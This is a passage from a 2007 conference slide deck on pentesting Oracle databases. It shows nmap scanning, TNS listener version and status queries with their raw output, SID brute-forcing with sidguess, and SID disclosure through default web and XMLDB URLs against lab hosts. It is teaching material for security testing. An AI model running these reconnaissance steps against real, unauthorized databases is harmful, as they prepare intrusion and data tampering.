CONFidence 2007 / Krakow

Oracle for pentesters 2007 - How to hack Oracle Databases

Alexander Kornbrust
12-May-2007

Table of content

Introduction

- This presentation shows how to pentest Oracle databases

- In most cases the goal is to become DBA and/or to modify data


- The pentest could be performed with Windows, Linux and MacOSX.

Finding the TNS Listener

To find the TNS Listener you can use a portscanner like nmap, amap, ...

Finding the TNS Listener

To find the TNS Listener you can use a portscanner like nmap, amap, ...



```
BT ~ # nmap -v 192.168.2.232

Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2006-10-06 22:33 GMT
Initiating ARP Ping Scan against 192.168.2.232 [1 port] at 22:33
The ARP Ping Scan took 0.02s to scan 1 total hosts.
DNS resolution of 1 IPs took 0.26s.
Initiating SYN Stealth Scan against 192.168.2.232 [1680 ports] at 22:33
Discovered open port 80/tcp on 192.168.2.232
Discovered open port 443/tcp on 192.168.2.232
Discovered open port 445/tcp on 192.168.2.232
Discovered open port 8080/tcp on 192.168.2.232
Discovered open port 135/tcp on 192.168.2.232
Discovered open port 1521/tcp on 192.168.2.232
Discovered open port 139/tcp on 192.168.2.232
The SYN Stealth Scan took 0.70s to scan 1680 total ports.
Host 192.168.2.232 appears to be up ... good.
Interesting ports on 192.168.2.232:
Not shown: 1673 closed ports
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
1521/tcp open  oracle
8080/tcp open  http-proxy
MAC Address: 00:0C:29:68:4C:15 (VMware)

Nmap finished: 1 IP address (1 host up) scanned in 1.242 seconds
               Raw packets sent: 1681 (73.962KB) | Rcvd: 1681 (77.322KB)
BT ~ #
```

Get TNS Listener Version


Every network user can send the VERSION command to the TNS listener to get the version and operating system of the database.

In Backtrack you can use the perl-script tnscmd10g.pl to get the version number. On Windows you could also use the lsnrctl command from the (full) Oracle client

Get TNS Listener Version

Every network user can send the VERSION command to the TNS listener to get the version and operating system of the database.

In Backtrack you can use the perl-script tnscmd10g.pl to get the version number. On Windows you could also use the lsnrctl command from the (full) Oracle client



```
BT oracle # tnscmd10g.pl version -h 192.168.2.232
sending (CONNECT_DATA=(COMMAND=version)) to 192.168.2.232:1521
writing 90 bytes
reading
.M.......6.........-. ..........(DESCRIPTION=(TMP=)(VSNNUM=153092352)(ERR=0)).7........TNSLSNR for 32-b
it Windows: Version 9.2.0.1.0 - Production..TNS for 32-bit Windows: Version 9.2.0.1.0 - Production..Win
dows NT Named Pipes NT Protocol Adapter for 32-bit Windows: Version 9.2.0.1.0 - Production..Windows NT
TCP/IP NT Protocol Adapter for 32-bit Windows: Version 9.2.0.1.0 - Production,,.........@
BT oracle #
```

Get the SID

Since Oracle 9i Rel. 2 with patchset 6 or higher it is no longer possible to get the SID with the status command if the listener is password protected.

The SID is necessary to connect to the database. If you don‘t know the SID you must guess the SID with the tool sidguess

Use the Listener status command


If the 8i/9i Listener is not password protected you get the SID with the following command:

```
tnscmd10g.pl status –h <ip-address>
```

Use the Listener status command

If the 8i/9i Listener is not password protected you get the SID with the following command:

`tnscmd10g.pl status –h <ip-address>`



```
BT oracle # tnscmd10g.pl status -h 192.168.2.232
sending (CONNECT_DATA=(COMMAND=status)) to 192.168.2.232:1521
writing 89 bytes
reading
. .......6.........P. ...........Z........(DESCRIPTION=(TMP=)(VSNNUM=153092352)(ERR=0)(ALIAS=LISTENER)(
SECURITY=OFF)(VERSION=TNSLSNR for 32-bit Windows: Version 9.2.0.1.0 - Production)(START_DATE=06-OCT-200
6 09:59:07)(SIDNUM=1)(LOGFILE=C:\oracle\ora92\network\log\listener.log)(PRMFILE=C:\oracle\ora92\network
\admin\listener.ora)(TRACING=off)(UPTIME=4154306)(SNMP=OFF)(PID=392)).S........(ENDPOINT=(HANDLER=(HAND
LER_MAXLOAD=0)(HANDLER_LOAD=0)(ESTABLISHED=0)(REFUSED=0)(HANDLER_ID=E6A3CD5A0CF8-4ECC-8954-D2E4BFCEEDE6
)(PRE=any)(SESSION=NS)(DESCRIPTION=(ADDRESS=(PROTOCOL=ipc)(PIPENAME=\\.\pipe\EXTPROC0ipc))))),,(ENDPOIN
T=(HANDLER=(HANDLER_MAXLOAD=0)(HANDLER_LOAD=0)(ESTABLISHED=0)(REFUSED=0)(HANDLER_ID=968E9E3833F2-4EC8-8
FC0-9EC31FBD4073)(PRE=any)(SESSION=NS)(DESCRIPTION=(ADDRESS=(PROTOCOL=tcp)(HOST=ora9201.rds.local)(PORT
=1521))))),,(ENDPOINT=(HANDLER=(STA=ready)(HANDLER_MAXLOAD=0)(HANDLER_LOAD=0)(ESTABLISHED=0)(REFUSED=0)
(HANDLER_ID=635940900504-4AFD-B476-B3E5351FCB75)(PRE=http)(SESSION=RAW)(DESCRIPTION=(ADDRESS=(PROTOCOL=
tcp)(HOST=ora9201.rds.local)(PORT=8080))(Presentation=HTTP)(Session=RAW)))),,(ENDPOINT=(HANDLER=(STA=re
ady)(HANDLER_MAXLOAD=0)(HANDLER_LOAD=0)(ESTABLISHED=0)(REFUSED=0)(HANDLER_ID=D5D248EE68E6-4D5E-A30B-513
9806C5C66)(PRE=FTP)(SESSION=RAW)(DESCRIPTION=(ADDRESS=(PROTOCOL=tcp)(HOST=ora9201.rds.local)(PORT=2100)
)(Presentation=FTP)(Session=RAW)))),,(SERVICE=(SERVICE_NAME=PLSExtProc)(INSTANCE=(INSTANCE_NAME=PLSExtP
roc)(NUM=1)(INSTANCE_STATUS=UNKNOWN)(NUMREL=1))),,(SERVICE=(SERVICE_NAME=ora9201)(INSTANCE=(INSTANCE_NA
ME=ora9201)(NUM=1)(INSTANCE_STATUS=UNKNOWN)(NUMREL=1))(INSTANCE=(INSTANCE_NAME=ora9201)(NUM=2)(NUMREL=1
))),,(SERVICE=(SERVICE_NAME=ora9201XDB)(INSTANCE=(INSTANCE_NAME=ora9201)(NUM=2)(NUMREL=1))),,........@
BT oracle # 
```

Use the Listener status command


If the 9i Listener is password protected or if it is an Oracle 10g the same command returns an error message:

```
tnscmd10g.pl status –h <ip-address>
```

Use the Listener status command

If the 9i Listener is password protected or if it is an Oracle 10g the same command returns an error message:

tnscmd10g.pl status –h <ip-address>



```
BT oracle # tnscmd10g.pl version -h 192.168.2.234
sending (CONNECT_DATA=(COMMAND=version)) to 192.168.2.234:1521
writing 90 bytes
reading
.M.......6.........-. ..........(DESCRIPTION=(TMP=)(VSNNUM=169869568)(ERR=0)).;........TNSLSNR for 32-b
it Windows: Version 10.2.0.1.0 - Production..TNS for 32-bit Windows: Version 10.2.0.1.0 - Production..W
indows NT Named Pipes NT Protocol Adapter for 32-bit Windows: Version 10.2.0.1.0 - Production..Windows
NT TCP/IP NT Protocol Adapter for 32-bit Windows: Version 10.2.0.1.0 - Production,,.........@
BT oracle # tnscmd10g.pl status -h 192.168.2.234
sending (CONNECT_DATA=(COMMAND=status)) to 192.168.2.234:1521
writing 89 bytes
reading
.a......"..U(DESCRIPTION=(ERR=12618)(VSNNUM=169869568)(ERROR_STACK=(ERROR=(CODE=12618)(EMFI=4))))
BT oracle #
```

Get the SID with sidguess

In this case we are using sidguess to guess the Oracle SID of an Oracle database.

This is only possible if the Oracle SID is weak or simple (which is quite common).


```
sidguess host=<IP-ADDRESS> port=<PORT> sidfile=sid.txt
```

Get the SID with sidguess

In this case we are using sidguess to guess the Oracle SID of an Oracle database.

This is only possible if the Oracle SID is weak or simple (which is quite common).

sidguess host=<IP-ADDRESS> port=<PORT> sidfile=sid.txt



```
BT oracle # sidguess host=192.168.2.234 port=1521 sidfile=sid.txt
Sidguess 1.00 - 2006 by Red-Database-Security GmbH
Oracle Security Consulting, Security Audits & Security Trainings
http://www.red-database-security.com

SID=xe
BT oracle #
```

Get the SID with a browser

Some Oracle webapps (installed by default) are exposing the SID to external.Calling some special URLs like

http://192.168.2.90:5500/em/console


is exposing the URL to everbody.

Get the SID with a browser

Some Oracle webapps (installed by default) are exposing the SID to external.Calling some special URLs like

http://192.168.2.90:5500/em/console

is exposing the URL to everbody.



http://127.0.0.1:5500/em/console/logon/logon;jsessionid=

Login to Database ora10105

* User Name

* Password

Connect As Normal

Copyright © 1996, 2005, Oracle. All rights reserved.

Get the SID from the database


The table global_name (granted to public) contains the SID of the database. If you are able to get the content from the table (e.g. via SQL Injection or XMLDB (port 8080)) you can get the SID as well.

`http://192.168.2.90:8080/oradb/PUBLIC/GLOBAL_NAME`

Get the SID from the database

The table global_name (granted to public) contains the SID of the database. If you are able to get the content from the table (e.g. via SQL Injection or XMLDB (port 8080)) you can get the SID as well.

http://192.168.2.90:8080/oradb/PUBLIC/GLOBAL_NAME



This XML file does not appear to have any style information associated with it. The document tree

```
- <GLOBAL_NAME>
  - <ROW>
      <GLOBAL_NAME>ORCL</GLOBAL_NAME>
    </ROW>
  </GLOBAL_NAME>
```

Test the database connection

Now we have every information to connect to the Oracle database with SQL*Plus. Use your username (provided on a separate paper) to connect to the database.

You can use the new Oracle Easy Connect syntax

